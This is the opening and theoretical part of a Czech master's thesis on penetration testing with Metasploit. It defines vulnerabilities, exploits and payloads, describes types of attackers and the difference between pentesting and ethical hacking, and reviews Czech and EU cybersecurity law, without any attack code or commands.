Univerzita Hradec Králové
Fakulta informatiky a managementu
Katedra informačních technologií

Penetrační testování za využití Metasploit Framework

Diplomová práce

Autor: Bc. Jan Gregovský
Studijní obor: Aplikovaná informatika

Vedoucí práce: doc. Mgr. Josef Horálek, Ph.D.

Hradec Králové duben 2024

Prohlášení:

Prohlašuji, že jsem diplomovou práci zpracoval samostatně a s použitím uvedené literatury.

V Hradci Králové dne 23.4.2024 Bc. Jan Gregovský

Poděkování:

Děkuji vedoucímu diplomové práce doc. Mgr. Josefu Horálkovi, Ph.D. za metodické vedení práce a za veškerou pomoc při její tvorbě.

Abstrakt

S růstem důležitosti počítačových systémů po celém světě a s tím spojeného trendu zvyšující se kyberkriminality roste i proaktivní snaha řady společností předejít kompromitaci jejich počítačového systému. Jednou z důležitých technik pro tento účel je i penetrační testování, které tato práce hlouběji prozkoumává a popisuje. V první části je čtenář seznámen se základní terminologií, druhy útočníků, detailnímu postupu penetračního testování a řadou aktuálních trendů v této oblasti. Na toto je navázáno představením řady nejpoužívanějších nástrojů pro penetrační testování, z nichž jeden z nástrojů, Metasploit Framework, je pak představen detailněji a s jeho využitím je vypracována názorná případová studie, ve které je za pomoci tohoto nástroje simulován skutečný penetrační test. Během případové studie došlo k úspěšnému prolomení počítačového systému malé organizace a následnému úspěšnému kaskádovému kompromitování dalších počítačů včetně těch, které nedisponují přímou konektivitou mezi sebou. Snaha o kompromitování všech počítačových systému však skončila neúspěšně kvůli přítomnosti plně aktualizovaného počítače, který disponuje anti-malwarovou ochranou.

Klíčová slova: penetrační testování, Metasploit, kybernetická bezpečnost

Abstract

Title: Penetration testing using the Metasploit Framework

With the growing importance of computer systems around the world and the associated trend of increasing cybercrime, many companies are taking a proactive approach to prevent their computer systems from being compromised. One of the important techniques for this purpose is penetration testing. This paper explores and describes this technique in depth. In the first part, the reader is introduced to the basic terminology, types of attackers, detailed penetration testing procedure and several current trends in this area. This is followed by an introduction to a number of the most commonly used penetration testing tools, one of which, the Metasploit Framework, is then introduced in more detail and an illustrative case study is developed using this tool to simulate a real penetration test. During the case study, the computer system of a small organization was successfully compromised and then successfully cascaded to other computers, including those without direct connectivity to each other. However, efforts to compromise all computer systems ended in failure due to the presence of a fully updated computer that has anti-malware protection.

Keywords: penetration testing, Metasploit, cybersecurity

Obsah

Seznam obrázků

Seznam tabulek

1 Úvod

Počítače a počítačové systémy doslova změnily svět. S jejich pomocí byla velká řada běžných činností zefektivněna, a to i několikanásobně. Počítače zároveň umožnily řadu dalších činností, které do té doby nebyly vůbec myslitelné. V rámci dalšího zvyšování efektivity jsou počítače neustále zrychlovány a propojovány do čím dál větších a komplikovanějších počítačových sítí. Není tedy překvapivé, že dnes již takřka všechny firmy a organizace na činnost počítačů ve své každodenní praxi spoléhají.

Počítačem dnes již není pouze osobní počítač v tradičním smyslu toho slova, ale čím dál více se uplatňuje neustále se rozšiřující škála speciálních zařízení, která jsou často navzájem propojena. Je tedy zřejmé, že nároky na správnou konfiguraci stále se zvětšujícího množství zařízení neustále rostou. Vlivem špatné konfigurace se však může snadno stát, že některý z kritických systémů, na který organizace spoléhá, může selhat, což v důsledku velmi často znamená finanční ztrátu.

Situace je o to závažnější, že na způsobení finančních a jiných ztrát jednotlivým organizacím mohou mít zájem i kyberkriminálníci a jiné nepřátelské spolky či organizace. Motivace rozdílných skupin a jednotlivců se liší, společné však mají, že kromě vyhledání špatných a nezabezpečených konfigurací se snaží zneužít i řadu jiných chyb o jejichž existenci nemusí konkrétní organizace vůbec vědět. Následky prolomení zabezpečení počítačových systémů organizace přitom mohou být zcela katastrofální.

Přesně z tohoto důvodu se řada firem proaktivně snaží zvýšit zabezpečení své organizace a jednou z velmi důležitých částí této činnosti může být i penetrační testování. Tato práce se zabývá bližším popisem této činnosti stejně jako názornou demonstrací penetračního testování s využitím nástroje Metasploit Framework. Důležitou částí této práce je i analýza současné legislativy za účelem zjištění, zda existuje povinnost penetrační testování vykonávat a jaké jsou na tuto činnost z hlediska zákona a norem nároky.

2 Cíl práce

Cílem práce je podrobně představit problematiku penetračních testů a zpracovat case study, na které budou představeny nejnovější metody a technologie využívané pro penetrační testování, zejména Metesploit Framework.

Práce bude v teoretické části obsahovat představení problematiky penetračních testů, včetně etického hackingu, základních pojmů týkajících se dané oblasti a norem. Závěrem teoretické části budou představeny aktuální metody a přístupy v oblasti penetračního testování. V implementační části budou představeny nástroje využívané pro penetrační testování, provedena jejich komparativní analýza a vypracována ukázková case study na jejímž základě budou připraveny ukázkové přístupy pro penetrační testování.

3 Metodika zpracování

Metodika práce byla zvolena tak aby za jejího použití bylo možné dosáhnout všech dílčích i hlavních cílů diplomové práce. Teoretická část práce se tedy skládá zejména z rešerše zkoumané oblasti, která je vzhledem k dostupnosti a kvalitě literatury zpracována s využitím zdrojů psaných převážně v anglickém jazyce. Výjimkou je sekce věnující se legislativě, kde bylo čerpáno z českých zákonů a české literatury.

V praktické části je pak toto rozšířeno o vytvoření případové studie jejíž scénář byl vytvořen na základě studia ovládání a funkcí nástroje Metasploit Framework. Výsledný scénář vznikl složením velké řady poznatků získaných z volně dostupných ukázek a tréninkových materiálů tak, aby případová studie ukazovala širokou škálu různých funkcí tohoto nástroje. Samotné provedení scénáře případové studie pak bylo po úsecích vyzkoušeno na řadě virtuálních strojů v domácích podmínkách a poté jako celek za využití laboratoře počítačových sítí Univerzity Hradec Králové.

Během psaní práce bylo v omezené míře využito nástrojů umělé inteligence. Zejména jde o nástroj ChatGPT od společnosti OpenAI. Využití tohoto nástroje bylo striktně omezeno, tak aby nedocházela k přejímání faktických dat z tohoto nástroje. Nástroj byl namísto toho místy využíván za účelem zlepšení čitelnosti textu a jeho sumarizaci. Dále byly příležitostně využity nástroje pro překlad textu: Google Translate a Deepl Translate.

4 Úvod do terminologie

V této kapitole budou uvedeny a vysvětleny základní pojmy nezbytné pro pochopení řešené problematiky. Mezi tyto pojmy patří zranitelnost, exploit, payload. Porozumění těmto pojmům je zásadní pro další pochopení obsahu této práce.


4.1 Zranitelnost

Zranitelnost (anglicky Vulnerability) je jakákoliv bezpečností slabina, která může umožnit potenciálnímu útočníkovi prolomení zabezpečení daného počítačového systému a může tedy teoreticky vést k nedostupnosti služby, úniku dat či dokonce k ovládnutí celého systému útočníkem. (1 str. 8)

Zranitelnost může být i zdánlivá banalita jako jsou nezamčené dveře do serverové místnosti. Při síťových útocích jde ale typicky o nějakou chybu v operačním systému, aplikaci či síťovém protokolu, které může potenciální útočník zneužít. Zranitelnosti tohoto typu obvykle nevznikají záměrně a jsou často pouze důsledkem nějakého opomenutí programátora či návrháře systémů. Může se ale stát, že v době návrhu systému nebyl daný vektor útoku vůbec objeven či jinak dostupný.

Příkladem takové zranitelnosti mohou být hardwarové zranitelnosti objevené v roce 2017 v procesorech řady x86 firmy Intel. Při návrhu procesorů inženýři firmy Intel nedostatečně dobře zabezpečili ochranu paměti při vykonávání kódu spekulativně. A tím nepřímo umožnili potenciálnímu útočníkovi přístup paměti jiných procesů, a dokonce i jiných virtuálních strojů ve stejném cloudu. (2)

Existují služby, které se zaměřují na podrobné mapování jednotlivých zranitelností. Jednou z nejznámějších je cvedetails.com. Tato stránka pro organizaci zranitelností využívá tzv. CVE číslo (Common Vulnerabilities and Exposures), které představuje systém organizace zranitelností, o který se stará firma MITRE Corporation. Kromě samotného popisu zranitelnosti je na této stránce možné najít i její relativní nebezpečnost, datum publikování zranitelnosti i skóre EPSS (Exploit Prediction Scoring System), které vyjadřuje pravděpodobnost toho, že tato zranitelnost bude během následujících 30 dnů aktivně exploitována. (3)



Obrázek 1 Detail konkrétní zranitelnosti ze stránky cvedetails.com
Zdroj: https://www.cvedetails.com/vulnerability-list/vendor_id-9734/product_id-17396/Netmechanica-Netdecision-Tftp-Server.html

4.2 Exploit

Exploit (volně přeloženo jako „zneužití“) představuje využití libovolné zranitelnosti pro prolomení zabezpečení systému. Toto označení se typicky používá jak pro samotný akt zneužití zranitelnosti, tak pro kus kódu, který byl za tímto cílem napsán. (1 str. 8) Exploity se dělí na dvě základní kategorie: známé a neznámé.

4.2.1 Známé exploity

Pokud je daný exploit již architektům systému znám jedná se o takzvaný známý exploit. Úkolem zodpovědných osob je pak ihned podniknout nezbytné kroky k odstranění dané zranitelnosti tak, aby daný exploit již nemohl být použit. Při softwarových zranitelnostech toto vyžaduje vydání opravné softwarové aktualizace, také známé jako záplata (anglicky patch). (4) Vydáním softwarové aktualizace však nemusí být daný exploit bezcenný. Exploit může být známý třeba i celé roky, a přesto je možné ho využít. Stane se tak v případech, kdy daný správce systému z nějakého důvodu neudělá (či nemůže udělat) nezbytný krok k odstranění této zranitelnosti. Například se může jednat o případy, kdy dodavatel konkrétního softwaru, ve kterém byla zranitelnost objevena již neexistuje a nemůže tedy záplatu vydat. Může ale jít i o prosté selhání administrátorů (či jiných zodpovědných osob),

kdy se rozhodnout instalaci aktualizace odložit, či například serverovnu z důvodu pohodlnosti prostě nadále nezamykat.

4.2.2 Neznámé exploity

Druhou kategorií exploitů jsou takzvané neznámé exploity, také známé jako „*zero-day*“. Jedná se o zneužití takové zranitelnosti, o které zatím architekt daného systému ani neví že existuje, nebo se o ní teprve nedávno dozvěděl a ještě na ni vůbec nestihl zareagovat. Tento druh exploitů je velmi nebezpečný, protože pokud se jedná například o zranitelnost v nějakém velmi rozšířeném softwaru (např. operační systém MS Windows), tak jsou zranitelní všichni jeho uživatelé. Často se i stává, že daná zranitelnost je objevena až poté, kdy jí někdo zneužije. V takovém případě je pak nutné, aby zodpovědné osoby co nejrychleji přišly na to, jak daný exploit fungoval, a teprve až poté je možné začít pracovat na odstranění korespondující zranitelnosti. (4)

Obrázek 2 Životní cyklus exploitovatelné zranitelnosti
Zdroj: Vlastní tvorba dle (5)

Zero-day exploity jsou kvůli své velké potenciální užitečnosti pro útočníka velmi ceněným zbožím. Objevitel dané exploitovatelné zranitelnosti může tento svůj objev prodat a potenciálně si tak na černém trhu vydělat velké množství peněz. Za účelem vyvážení toho faktu nabízí některé firmy tzv. „bug bounty program“, který se snaží dát objevitelům zranitelností nějakou alternativu, při které je osobě nebo skupině osob, kteří chybu nahlásí přímo zodpovědné společnosti, vyplacena jistá peněžní odměna. Objevitel chyby je tedy za svůj objev odměněn, aniž by se musel

obrátit na černý trh a tím riskovat zájem policie. Daná firma také může ušetřit velké množství peněz, protože kdyby byla chyba exploitovaná nepřátelským útočníkem, může dojít k přímé i nepřímé peněžní ztrátě (např. ztráta prestiže, důvěry klientů atd.) pro firmu katastrofické následky. (6 str. 47 až 57)

Ani nahlášení neznámé zranitelnosti však nemusí být nutně jedinou správnou, jednoduchou a legální cestou. V roce 2021 například Čínská lidová republika přijala zákon, který přikazuje čínským společnostem nahlásit objevené zranitelnosti místní vládě namísto zahraničním subjektům (s výjimkou tvůrce daného software). Krátce po schválení tohoto zákona byla jedna z největších čínských firem Alibaba potrestána za to, že jimi objevená zranitelnost v populárním open source frameworku Log4J byla nahlášena pouze americké firmě Apache namísto místním orgánům. (7; 8) Tento nový čínský zákon rychle vyvolal podezření, že se Čínská lidová republika snaží nashromáždit co nejvíce neznámých exploitů za účelem možného pozdějšího nepřátelského využití. (9) Podobným nařčením v minulosti i současnosti čelí i jiné státy včetně Spojených států amerických. (6 str. 11 až 56)

Tento vývoj ukazuje, že zero-day zranitelnosti a exploity nejsou důležité jen pro jednotlivé útočníky či hackerské skupiny, ale s rostoucí důležitostí počítačových systémů se o využití těchto prostředků pro geopolitické cíle začínají čím dál více zajímat i jednotlivé státy. Fenomén státem sponzorovaných útočníků je blíže popsán v následující kapitole.

4.2.3 Backdoor

Speciální formou neznámé zranitelnosti mohou být i skrytá zadní vrátka (tzv. backdoor), která programátor či návrhář systému záměrně vytvořil za účelem pozdějšího využití (ať už jím samotným nebo i jinou entitou). Osoba či instituce, která zadní vrátka do systému vložila je totiž může teoreticky vždy zneužít či informaci o jejich existenci někomu prodat nebo prozradit. Zadní vrátka mohou být dále nahodile objevena a teoreticky i zneužita třetí dosud nezainteresovanou stranou.

Příkladem výrobcem zabudovaných zadních vrátek je odhalení několika zadních vrátek, která společnost Cisco od roku 2004 zabudovávala do svých síťových prvků za účelem toho, aby policejní složky měly v případě potřeby možnost se do daných výrobků na dálku připojit za účelem shromažďování důkazů či jiné policejní činnosti. Tato zadní vrátka byla poté v roce 2010 nezávisle nalezena firmou IBM security. Jde o obzvlášť závažnou zranitelnost, protože přístup do systému tímto způsobem záměrně nezanechává stopu v logu. Další zadní vrátka v některých výrobcích této firmy byla nalezena v roce: 2013, 2014, 2015, 2017 a 2018. (10)

Termín zadní vrátka není omezen pouze na výrobcem záměrně vytvořenou alternativní možnost přístupu do systému. Zadní vrátka mohou být do systému přidána i později např. během cizího převzetí kontroly nad počítačovým systémem za účelem udržování přístupu. Tento termín v tomto kontextu je blíže popsán v kapitole 6.

4.3 Payload

Dalším velmi důležitým termínem je payload, který ve světě kybernetické bezpečnosti označuje konkrétní část škodlivého kódu, která po prolomení zabezpečení vykonává nějakou škodlivou či nebezpečnou činnost. Tohoto cíle může být dosaženo pouze provedením několika málo příkazů na cílovém stroji za účelem např. zašifrovat data na daném počítačovém systému. Payload může ale být daleko komplexnější a může se i jednat vytvoření trvalého spojení mezi napadnutým a útočícím systémem. (11; 1 str. 8)

5 Porozumění útočníkům (Threat Actors)

Před samotným seznámením se s termínem „penetrační testování“ je důležité pochopit, kvůli čemu vůbec tato technika vznikla a jakým hrozbám v kybernetickém prostoru může libovolná organizace čelit. Je zřejmé, že nároky na zabezpečení počítačového systému místní pekárny (či podobného podniku relativně malého významu pro širší společnost) se budou dramaticky lišit od nároků na zabezpečení počítačového systému firmy zajišťující správu kritické infrastruktury (či podobného podniku relativně velkého významu pro širší společnost). Důvodem tohoto rozdílu jsou důsledky, které by napadení (a případná následná nedostupnost) počítačových systémů dané organizace měla. Důsledkem této skutečnosti je, že různé typy organizací přitahují různé typy útočníků. Je tedy důležité se seznámit s nejzákladnějšími druhy útočníků, jejich motivací a zamyslet se, kterým typům kybernetických útoků může organizace reálně čelit a tomu následně pak i přizpůsobit snahu zabezpečit počítačové systémy organizace.

V reálném světě lze útočníky rozdělit do kategorií a rozlišit tak jejich schopnosti a motivace. Společnost Cisco ve svém kurzu CCNA3 verze 7 dělí útočníky na několik skupin podle etiky či podle jejich motivace a znalostí (12)

5.1 Dělení dle etiky

- **Black Hat**: Black Hat představuje druh útočníka, který zcela bez předchozího povolení zaútočí na počítačový systém vybraného cíle za účelem vlastního finančního či jiného osobního prospěchu. (11)
- **White Hat**: Jedná se o zákonné, morální a etické útoky, kde experti na základě svých znalostí počítačových bezpečnostních systémů s předchozím svolením zaútočí na předem dohodnutý cíl. To vše ve snaze proniknout do sítí a systémů za účelem odhalení slabin a následného nahlášení těchto slabin dané organizaci, tak aby mohly být tyto nedostatky napraveny ještě dříve, než si jich všimne někdo, kdo by je chtěl zneužít. (12).
- **Gray Hat**: Tento druh útočníků se na pomyslné škále mezi White Hat a Black Hat nachází zhruba uprostřed. Tito lidé se podobně jako Black Hat snaží bez

předchozího svolení nalézt bezpečnostní díry v systémech libovolného cíle. Na rozdíl od útočníků typu Black Hat však nalezené slabiny nezneužijí pro osobní prospěch, ale podobně jak White Hats tyto bezpečnostní díry typicky danému subjektu nahlásí. Mohou tak provést zcela nezištně a zdarma. Mohou ale i poskytnout pouze důkaz o existenci slabiny a další podrobnosti poskytnout pouze za finanční úplatu. (13; 12)

5.2 Dělení dle znalostí a motivace

- **Script kiddies**: Tito útočníci umí používat jednoduché nástroje a taktiky, ale nemají téměř žádný výcvik či znalosti. Jedná se často o mladistvé nebo nezkušené hackery, kteří používají již existující skripty, nástroje a exploity za účelem způsobení škody či prostě jen aby sami sobě něco dokázali. Obvykle jim nejde o zisk. Tento typ útočníků často ani plně nechápe co dělá a téměř až náhodně zkouší jimi zvolené nástroje a čeká na to, který jako první bude pro ně fungovat. Díky tomu, že dnes jsou již mnohé velmi sofistikované nástroje volně dostupné a jednoduché na ovládaní se jedná o velmi nebezpečnou, a hlavně početnou skupinu útočníků. Společnost Cisco dále podotýká, že díky volně dostupným a zároveň velmi sofistikovaným nástrojům je dnes již možné provést velmi komplexní útoky i s velmi limitovanými technickými znalostmi. Což dělá z této početné skupiny poměrně důležitého protivníka. (12)
- **Vulnerability brokers**: Obvykle se jedná o Gray Hat hackery, kteří se snaží objevit exploity a nahlásit je stranám, kterých se to týká. Motivací pro tuto činnost jsou typicky odměny, které firmy za nahlášení zranitelností ve svých systémech dávají. (12)
- **Hacktivisté**: Hacktivisté představují druh útočníků, kteří útokem na počítačové systémy vlády či soukromých firem veřejně proti těmto subjektům protestují. Účelem útoků je nejčastěji potrestat či jinak přilákat pozornost k takové činnosti těchto vlád či firem, kterou hacktivisté považují za amorální či jinak nesprávnou. (12) Nejznámějším příkladem takových útočníků je skupina Anonymous, která zejména v minulosti podnikla

značnou řadu vysoko profilových útoků. Jedním z nejznámějších je například série útoků na společnosti PayPal, Visa a Mastercard krátce poté co tyto společnosti přestaly zprostředkovávat platby pro organizaci WikiLeaks. (14)

- **Kyberkriminálníci**: Jak již název napovídá jedná se o útočníky typu Black Hat, kteří se buď sami, nebo často i ve skupinách zabývají kyberzločinem Jejich motivy jsou čistě zištné a nejčastěji mají podobu přímého finančního prospěchu. „*Odhaduje se, že počítačoví zločinci kradou spotřebitelům a podnikům miliardy dolarů. Kyberzločinci operují v podzemní ekonomice, kde nakupují, prodávají a obchodují s nástroji pro útoky, s kódem zero day exploit, službami botnetů, bankovními trojskými koňmi, keyloggery a mnoha dalšími. Také nakupují a prodávají soukromé informace a duševní vlastnictví, které kradou. Počítačoví zločinci se zaměřují na malé podniky a spotřebitele, stejně jako na velké podniky a celá průmyslová odvětví.* „ (12) Činnost tohoto druhu útočníků je všem velmi známa stejně tak i škody, které mohou po sobě zanechat. Například útok na systémy společnosti Colonial Pipeline z roku 2021 měl za následek mimo přímé finanční ztráty této společnosti i vyvolání značné paniky veřejnosti z důvodu rizika nedostatku pohonných hmot. (15)
- **Státem sponzorovaní útočníci**: S růstem důležitosti počítačových systémů pro interní fungování každé organizace a ve výsledku celého státu vznikla nová a velmi nebezpečná skupina státem sponzorovaných útočníků. Cílem této skupiny jsou všechny takové subjekty, které stát sponzorující dané útočníky uzná za vhodné. Může tedy jít o krádež tajemství jiných států, shromažďování zpravodajských informací či sabotování počítačových systémů protivníka v případě nějakého konfliktu dvou či více států. Tato skupina je obzvlášť nebezpečná kvůli tomu, že má k dispozici velmi rozsáhlé finanční i jiné prostředky stejně jako i řadu předpřipravených neveřejných nástrojů, které využívají dosud nepublikované zranitelnosti zero-day. (12) Státem sponzorovaní útočníci mohou mít kvůli svému mimořádnému postavení i přístup k zadním vrátkům do systémů. (10) Kombinace všech výše zmíněných specifik z nich dělá velmi nebezpečnou skupinu a obrana proti nim je velmi obtížná. Příkladem konkrétních státem sponzorovaných útoků může být útok na největšího Ruského producenta jaderných ponorek,

jehož účelem měla být krádež citlivých dokumentů týkajících se výrobků tohoto producenta. (16) Zajímavým fenoménem je i údajná záměrně nedostatečná snaha některých států potrestat kyberkriminální skupiny, které z území domovského státu útočí proti subjektům ve státech, které domovský stát považuje za potenciální konkurenty/soupeře. (17) Dalším konkrétním zajímavým příkladem státem sponzorovaných útoků může být nárůst kybernetických útoků proti ukrajinským subjektům v roce 2022 při vpádu vojsk Ruské federace do této země. (18) Tento fenomén ukazuje, že kybernetické útoky mohou být státem využity i jako další z nástrojů k dosažení geopolitických cílů.

6 Penetrační testování

Firma IBM v internetovém článku publikovaném na svých stránkách penetrační testování definuje jako „bezpečnostní test, jehož cílem je za využití falešného/předstíraného kybernetického útoku nalézt slabiny v počítačovém systému.“ Firma IBM dále zdůrazňuje, že penetrační testování je daleko obsáhlejší než pouhé vyhodnocení zranitelností. Vyhodnocování zranitelností je totiž děláno automaticky a cílem je označit časté chyby, které se v systému mohly objevit. Penetrační testování však při nalezení chyby danou chybu rovnou zneužije a tím věrně simuluje chování nepřátelského hackera. Cílem penetračního testování je oproti pouhému rutinnímu vyhodnocování zranitelností poskytnout bezpečnostnímu týmu detailní představu o tom, jakým způsobem by skutečný hacker mohl narušit fungování organizace a jakým způsobem by mohl přistoupit k citlivým datům. Velkou výhodou penetračního testování je dle tohoto článku, že penetrační testování často provádějí najaté subjekty třetích stran a tím dochází k opravdovému a realistickému napodobení případného útoku, protože takto může snadno dojít k odhalení takových slabin systému, kterých by si interní bezpečnostní tým vůbec nemusel všimnout. (19)

Britská vládní instituce National Cyber Security Centre ale naopak penetrační testování definuje jako „Metodu pro získání jistoty v bezpečnost IT systému pokusem o prolomení části nebo veškerého zabezpečení tohoto systému za použití stejných nástrojů a technik, jako by použil nepřátelský útočník“. Dle této instituce tedy není cílem penetračního testování primárně nalézt zranitelnosti v nějakém systému, ale získat jistotu, že daná organizace má kvalitní interní procesy pro posouzení zranitelností a následný managment těchto zranitelností. (20)

Český zdroj CESNET pak tyto dvě mírně odlišné definice sjednocuje. Dle tohoto zdroje je penetrační testování *„provedení testu s cílem identifikovat zranitelnosti, které by mohly být přítomny v aktivu: na počítači, serveru, v informačním systému, síti, aplikaci nebo v organizaci (pak se testuje zranitelnost osob a fyzické zabezpečení). Penetrační testy provádí vyškolení, kvalifikovaní experti s použitím postupů, které předpokládají, že by mohli použít skuteční hackeři. Penetrační testy*

odhalují slabiny (zranitelnosti) i způsoby (hrozby), jakými by mohla být aktiva zneužita a poskytují návod, jak snížit existující riziko. Penetrační testy také mohou identifikovat schopnost organizace reagovat na incident bezpečnosti informací". (21) Je zjevné, že tato definice stejně jako definice firmy IBM klade důraz na identifikaci zranitelností, čímž se liší od definice britské vládní instituce, která identifikaci zranitelností bere jako něco druhořadého. Na rozdíl od definice IBM však sdružení CESNET samotné interní procesy firmy a jejich reakce na objevené zranitelnosti či bezpečnostní incident zohledňuje, avšak na rozdíl od National Cyber Security Centre je považuje až za druhořadý cíl.

Dalo by se tedy konstatovat, že penetrační testování představuje aktivitu, při které člověk označovaný jako penetrační tester, často zkracováno jenom na pentester, provádí kontrolu, hodnocení a testování zabezpečení konkrétní organizace za použití stejných metod, strategií a prostředků, jaké by použil nepřátelský útočník. Důležitou součástí penetračního testování je však i identifikace schopností dané organizace reagovat na objevené zranitelnosti či bezpečnostní incident.

Kniha „*PENETRATION TESTING ESSENTIALS*" autora Seana-Philipa Oriyana dále doplňuje, že nezbytnou součástí správného penetračního testování je i formální dohoda mezi samotným pentesterem a cílovou organizací. Tato dohoda zahrnuje i smlouvu o mlčenlivosti (NDA; Non Disclosure Agreement). Pentester totiž při své činnosti může dosáhnout poměrně vysoké znalosti interního fungování počítačových systémů cílové organizace. Pokud by se tyto znalosti dostaly do rukou neoprávněné třetí strany, hrozí, že by na základě těchto znalostí mohl být usnadněn potenciální reálný nepřátelský kybernetický útok. Smlouva NDA tedy zajišťuje legální vynucení diskrétnosti informací zjištěných pentestrem/pentestery. Další důležitou formální náležitostí je dle této knihy i samotná smlouva mezi cílovou organizací a penetračním testerem. V této smlouvě by mělo být specifikováno co všechno je při penetračním testu povoleno a co přesně, jakým způsobem a v jakém formátu musí pentester na závěr předložit svá zjištění. (22 str. 18)

V souvislosti s penetračním testováním je v odborné literatuře často použit i termín Etický hacking. Ve většině případů jsou tyto dva termíny brány jako synonyma a bývají zaměňovány. Při exaktním porovnání definic obou termínů je však zřejmé, že se o synonyma nejedná. Jacob Fox z firmy Cobalt, která nabízí komerční penetetrační testování svým klientům v článku publikovaném na stránkách této firmy zdůrazňuje, že tyto dva pojmy se liší ve čtyřech zásadních bodech. (23)

1. Na rozdíl od etického hackování, penetrační testování přesně stanovuje rozsah testování zaměřeného na konkrétní síť nebo počítačový systém.
2. Etické hackování využívá libovolný útočný vektor k proniknutí do systému, zatímco pentest často přesněji definuje tyto útočné vektory před samotným testováním. Penetrační test například často nezahrnuje fázi sociálního inženýrství (např. zasílání podvodných emailů), zatímco v rámci etického hackování by tato fáze mohla být zahrnuta. Penetrační testování se také přísně řídí nějakou metodologií.
3. Některé předpisy explicitně stanovují požadavek na provádění penetračních testů, avšak neobsahují požadavek týkající se nutnosti provádění etického hackování.
4. U etického hackování často chybí pevně stanovené datum ukončení a často funguje spíš jako program odměňování za nalezené chyby (bug bounty program).

Tyto dva termíny se však shodují v tom, že oba pojmy označují proaktivní přístup ke kyberbezpečnosti a také v tom, že obě činnosti vyžadují povolení od cílové organizace předtím, než její bezpečnost bude jedním z těchto taktik aplikována.

Toto rozdělení rovněž potvrzuje Dimitar Kostadinov v článku „Ethical hacking vs. penetration testing“ umístěném na webu firmy INFOSEC, která se zabývá vzděláváním v oblasti informační bezpečnosti a následným vydáváním certifikátů o úspěšném absolvování kurzů svými zákazníky. Kostadinov v závěru článku konstatuje, že Etický hacking představuje množinu technik, která obsahuje

i penetrační testy, ale i jiné techniky jako například snahu oklamat personální obsazení cílové organizace pomocí metod sociálního inženýrství. (24)

6.1 Legislativa a normy

Jak již bylo v této práci zmíněno důsledné dodržování kyberbezpečnostních zásad je nezbytné pro každou organizaci. S růstem důležitosti organizace však rostou i důsledky potenciálního bezpečnostního incidentu. Přesně z toho důvodu jsou požadavky na kyberbezpečnost důsledně ukotveny legislativně.

V prostoru Evropské Unie má toto legislativní ukotvení podobu směrnice Evropského parlamentu a Rady (EU) 2016/1148 o opatřeních k zajištění vysoké společné úrovně bezpečnosti sítí a informačních systémů v Unii (Směrnice NIS), povinností každého členského státu je pak tuto směrnici implementovat a společně s dalšími konkrétními opatřeními ji takto zařadit do zákonů každé členské země. Tento přístup má za cíl zavést jednotný standart úrovně kybernetické bezpečnosti napříč celou unií. (25)

V České republice kybernetickou bezpečnost definuje zákon č. 181/2014 Sb., o kybernetické bezpečnosti (ZKB) a jeho prováděcí vyhlášky. Tento zákon definuje v § 3 povinné osoby a organizace, které mají dle § 4 tohoto zákona nařízeno provádění bezpečnostních opatření pro zajištění kybernetické bezpečnosti. (26; 27). Hlavním cílem zákona ZKB je dle NÚKIB (25):

- *stanovit základní úroveň bezpečnostních opatření,*
- *zlepšit detekci kybernetických bezpečnostních incidentů,*
- *zavést hlášení kybernetických bezpečnostních incidentů,*
- *zavést systém opatření k reakci na kybernetické bezpečnostní incidenty,*
- *upravit činnost dohledových pracovišť.*

Osoby a organizace, kterým se dle ZKB ukládají povinnosti v oblasti kybernetické bezpečnosti jsou dle § 3 tohoto zákona definovány následovně (28):

a) *poskytovatel služby elektronických komunikací a subjekt zajišťující síť elektronických komunikací, pokud není orgánem nebo osobou podle písmene b),*
b) *orgán nebo osoba zajišťující významnou síť, pokud nejsou správcem nebo provozovatelem komunikačního systému podle písmene d),*
c) *správce a provozovatel informačního systému kritické informační infrastruktury,*
d) *správce a provozovatel komunikačního systému kritické informační infrastruktury,*
e) *správce a provozovatel významného informačního systému,*
f) *správce a provozovatel informačního systému základní služby, pokud nejsou správcem nebo provozovatelem podle písmene c) nebo d),*
g) *provozovatel základní služby, pokud není správcem nebo provozovatelem podle písmene f),*
h) *poskytovatel digitální služby.*

Rozsah a obsah opatření je stanoven Národním úřadem pro kybernetickou a informační bezpečnost (NÚKIB) pomocí vyhlášky 82/2018 Sb. (VKB), která nahrazuje starší vyhlášku 316/2014 Sb. (26; 27) Tato vyhláška dle NÚKIB upravuje (25):

- *obsah a strukturu bezpečnostní dokumentace,*
- *obsah a rozsah bezpečnostních opatření,*
- *typy, kategorie a hodnocení významnosti kybernetických bezpečnostních incidentů,*
- *náležitosti a způsob hlášení kybernetického bezpečnostního incidentu,*
- *náležitosti oznámení o provedení reaktivního opatření a jeho výsledku,*
- *vzor oznámení kontaktních údajů a jeho formu,*
- *způsob likvidace dat, provozních údajů, informací a jejich kopií.*

Vyhláška VKB zpracovává směrnici NIS do české legislativy. Tato vyhláška dále vychází z řady norem ČSN/ISO/IEC 27K. (27; 25) Tyto normy představují standardizaci systému řízení bezpečnosti (ISMS) na mezinárodní úrovni.

